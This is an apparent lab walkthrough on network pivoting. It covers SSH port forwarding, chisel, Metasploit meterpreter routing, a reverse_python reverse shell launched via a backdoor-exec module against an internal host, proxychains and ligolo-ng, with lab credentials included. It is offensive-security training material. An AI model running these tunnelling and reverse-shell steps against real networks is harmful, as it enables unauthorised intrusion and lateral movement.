

Pivoting lab

Credentials for linux-ext

- Login: ubuntu, user has sudo rights
- Password: 123456

Credentials for linux-int

- Login: root
- Password: 123456


Part 1: SSH-pivoting

For convenient work with hosts on the network, we will write the following configuration for the ssh client in ~/.ssh/config:

```
Host linux-ext
  Hostname <linux-ext_ip>
  Port 22
  User ubuntu
Host linux-int
  Hostname 10.0.0.2
  Port 22
  User ubuntu
  ProxyJump linux-ext
```

Chapter 1: SSH server-based pivoting

Task 1: Dynamic traffic forwarding




We use an intermediate host linux-ext as a socks5-proxy:

```
$ ssh -D4444 linux-ext
```

Let's make sure the proxy works correctly:

```
$ curl -x socks5h://localhost:4444 10.0.0.2
```

Task 2: Local port forwarding




Let's forward port 8080 from the linux-ext machine to port 8888 of the local machine with Kali.

```
$ ssh -L 8888:localhost:8080 linux-ext
```

Let's check the availability of the service using curl:

```
$ curl -v localhost:8888
```




Let's perform a more complex port forwarding:

```
$ ssh -L 0.0.0.0:8888:10.0.0.2:80 linux-ext
```

This way we gain access to the web server on the internal network and open it not only for our machine but also for anyone who can connect to it.

Task 3: Remote port forwarding



Set the value to yes to configure GatewayPorts on the linux-ext host:

```
linux-ext $ sudo vim /etc/ssh/sshd_config
```

```
linux-ext $ sudo systemctl restart ssh
```

Let's forward an open port from our machine:


```
$ ssh -R 31337:0.0.0.0:31337 linux-ext
```

We use nc to accept the connection:

```
$ nc -lp 31337
```

After a few seconds, a request should come from the internal machine confirming that the settings are correct.

Task 4: Using intermediate hosts



Let's connect to the internal host linux-int through the intermediate one using the ProxyJump mechanism:

```
$ ssh -v linux-int
```

Chapter 2: Pivoting from remote ssh-client

Task 1: Setting up an account for proxy

Let's create a user on our Linux machine:

```
$ sudo adduser pivoting --disabled-password --shell /usr/sbin/nologin
```

Let's generate a ssh key:

```
$ ssh-keygen -f pivoting -t ed25519 -q -N ""
```

Let's write it to /home/pivoting/.ssh/authorized_keys with additional options:

```
$ mkdir /home/pivoting/.ssh/
```


```
$ echo "no-agent-forwarding,no-X11-forwarding,no-pty <pubkey>" >
```

```
/home/pivoting/.ssh/authorized_keys
```

```
$ chown -R pivoting: /home/pivoting/.ssh/
```

Now, on behalf of this user, you can connect to the controlled server without the ability to execute commands.

Task 2: Port forwarding and traffic proxying



We will deliver the key to the intermediate host:

```
$ scp pivoting linux-ext:
```

On the intermediate machine, we will set up an ssh connection with port forwarding and dynamic forwarding:

```
linux-ext $ ssh -fN -R 1080 -R 8888:127.0.0.1:8080 -L 0.0.0.0:31337:127.0.0.1:31337  
-oStrictHostKeyChecking=no -oUserKnownHostsFile=/dev/null -oldidentitiesOnly=yes -i pivoting  
pivoting@<server_ip>
```

In this case, port 1080 will be opened on the SSH server side, through which it will be possible to proxy connections through the client.

```
$ curl -x socks5h://localhost:1080 10.0.0.2
```

The commands for port forwarding are inverted, for example, using local forwarding of port 31337, it will be possible to accept a connection to linux-ext on the machine with the SSH server:

```
$ nc -lp 31337
```

Remote forwarding allows you to connect to the linux-ext port on the loopback interface:

```
$ curl localhost:8888
```

Part 2: Classical pivoting methods

Chapter 1: Pivoting via chisel


The most common scenario for using pivoting utilities is to accept a call back from the machine being monitored.

Task 1: Server setup

Download the latest [release](#) from the repository and start the server:

```
$ ./chisel server -p 9312 --reverse --socks5
```

Task 2: Client setup



We deliver the same binary to the linux-ext machine:

```
$ scp chisel linux-ext:
```


On the client side, we specify the settings for port forwarding and proxy setup:

```
linux-ext $ nohup ./chisel client 10.10.0.X:9312 R:9150:socks R:8888:127.0.0.1:8080  
31337:0.0.0.0:31337 &> /dev/null &
```

We check the correctness of the settings similarly to the scenario with SSH:

```
$ curl -x socks5h://localhost:9150 10.0.0.2  
$ curl localhost:8888  
$ nc -lp 31337
```

Chapter 2: Pivoting using Metasploit Framework



Task 1: Setting up routing via meterpreter sessions

Let's run meterpreter on the **linux-ext** machine:

```
msf> use exploit/multi/ssh/sshexec
msf> set target Linux\ x64
msf> set payload linux/x64/meterpreter/reverse_tcp
msf> set RHOSTS <linux-ext_ip>
msf> set USERNAME ubuntu
msf> set PASSWORD 123456
msf> set LHOST tun0
```

We can use a meterpreter session to route traffic from modules (Y is the session number):

```
msf> route add 10.0.0.0/24 Y
```

Let's check access to **linux-int** via session:

```
msf> use auxiliary/scanner/http/http_version
msf> set RHOSTS 10.0.0.2
msf> set HTTPTRACE yes
msf> exploit
```

Task 3: proxy access for other programs

To proxy traffic from other applications, let's set up a socks server:

```
msf> use auxiliary/server/socks_proxy
$ curl -x socks5h://localhost:1080 10.0.0.2
```

Task 4: Port forwarding and exploitation of vulnerability on isolated host

We can exploit a vulnerability on the **linux-int** host and accept a connection from a reverse shell on **linux-ext**.

Let's setup an exploit:

```
msf> use exploit/multi/http/simple_backdoors_exec
```

```
msf> set RHOSTS 10.0.0.2
```

Let's perform port forwarding in the meterpreter session:

```
msf > session -i X
meterpreter > portfwd add -R -L 127.0.0.1 -p 4444 -l 4444
meterpreter > background
```

Let's set up the payload:

```
msf> set payload cmd/unix/reverse_python
msf> set PYTHONPATH python3
msf> set SHELL /bin/bash
```

Let's specify the host address linux-ext for the reverse connection:

```
msf> set LHOST 10.0.0.1
msf> exploit
```

We receive a reverse connection and check it by executing any command.

Chapter 3: Proxychains

Task 1: Proxychains setup

Let's install the current version of proxychains:

```
$ apt install proxychains4
```

Let's configure proxychains to use socks5 proxy:

```
$ sudo vim /etc/proxychains.conf
[ProxyList]
socks5 127.0.0.1 9050
```

Checking proxychains config:

```
$ proxychains curl 10.0.0.2
```

Chapter 4: Ligolo-ng

Task 1: Setting up the server and interface

Let's create and enable a tun interface for traffic routing:

```
$ sudo ip tuntap add user kali mode tun ligolo
$ sudo ip link set ligolo up
```

[Download](#) and launch the server part:

```
$ sudo ./proxy -selfcert
```

Task 2: Client setup

Launching the client:

```
linux-ext $ ./agent -ignore-cert -connect <server_ip>:11601
```

Setting up a route to the target network:

```
$ sudo ip route add 10.0.0.0/24 dev ligolo
```

Starting tunneling:

```
ligolo-ng > session
```

```
ligolo-ng > start
```

Checking the tunnel operation:

```
$ curl 10.0.0.1
```

Forwarding ports to a remote machine:

```
ligolo-ng> listener_add --addr 0.0.0.0:31337 --to 127.0.0.1:31337 --tcp
```

```
$ nc -lvp 31337
```